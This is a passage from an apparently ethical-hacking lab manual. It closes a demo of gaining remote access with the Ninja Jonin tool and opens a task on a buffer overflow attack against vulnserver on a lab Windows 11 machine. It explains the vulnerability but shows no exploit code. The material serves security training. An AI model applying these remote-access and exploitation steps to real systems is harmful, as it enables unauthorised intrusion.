
32. To check the logged on username type **whoami** and press **Enter**.



33. The tool displays the username of the currently logged on user.

34. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

35. In the command prompt window type **#help** and press **Enter** to view the available commands.



36. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.

37. Close all open windows and document all the acquired information.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System


A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

> Note: In this task, we use a **Parrot Security** (**10.10.1.13**) machine as the host machine and a **Windows 11** (**10.10.1.11**) machine as the target machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

   > Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If The **Windows Security Alert** window appears; click **Allow access**.


2. **Vulnserver** starts running, as shown in the screenshot.



